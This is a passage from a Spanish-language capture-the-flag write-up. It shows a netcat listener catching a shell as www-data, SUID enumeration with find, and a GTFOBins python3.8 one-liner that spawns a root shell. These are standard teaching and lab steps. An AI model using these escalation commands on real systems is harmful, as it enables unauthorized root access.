
Recibo la conexión exitosamente. Intenté buscar archivos que se pudieran ejecutar como sudo con “**sudo -l**” pero no tuve éxito. Por ende, intenté con “**find / -perm -4000 2>/dev/null**” para encontrar archivos con el bit SUID activado. El interesante es **/python3.8**.



```
┌──(root㉿kali)-[/usr/share/wordlists/wfuzz/general]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 51390
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
www-data@f85fd47ef315:/var/www/html/hidden$ sudo -l
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
www-data@f85fd47ef315:/var/www/html/hidden$ cd home
cd home
bash: cd: home: No such file or directory
www-data@f85fd47ef315:/var/www/html/hidden$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/man
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
/usr/bin/python3.8
/usr/bin/sudo
```

🔐 4. Escalada de Privilegios y Post-explotación

En GTFOBINS busco algún comando con python para escalar privilegios con SUID. Encuentro un comando para python pero no para **python3.8**, por ende, decido utilizarlo pero solo cambiando el nombre de la versión de python.




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Ejecuto el comando de python encontrado en GTFOBINS pero antes lo cambio la versión de **python** a **python3.8** que es la que existe en la máquina con bit SUID activo.



```
www-data@f85fd47ef315:/var/www/html/hidden$ python3.8 -c 'import os; os.execl("/bin/bash", "bash", "-p")'
←c 'import os; os.execl("/bin/bash", "bash", "-p")'
whoami
root
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

Listo, ya soy root.

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema